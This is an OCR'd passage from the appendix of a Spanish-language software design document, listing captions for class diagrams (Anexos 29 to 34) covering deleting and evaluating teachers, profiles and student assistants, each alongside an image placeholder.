
Anexo 29. Diagrama de clases del diseño: Eliminar Para Docente.




Anexo 30. Diagrama de clases del diseño: Eliminar Perfil




Anexo 31. Diagrama de clases del diseño: Eliminar Profesor




Anexo 32. Diagrama de clases del diseño: Evaluar Alumno Ayudante.




Anexo 33. Diagrama de clases del diseño: Evaluar Para Docente.




Anexo 34. Diagrama de clases del diseño: Evaluar Profesor.



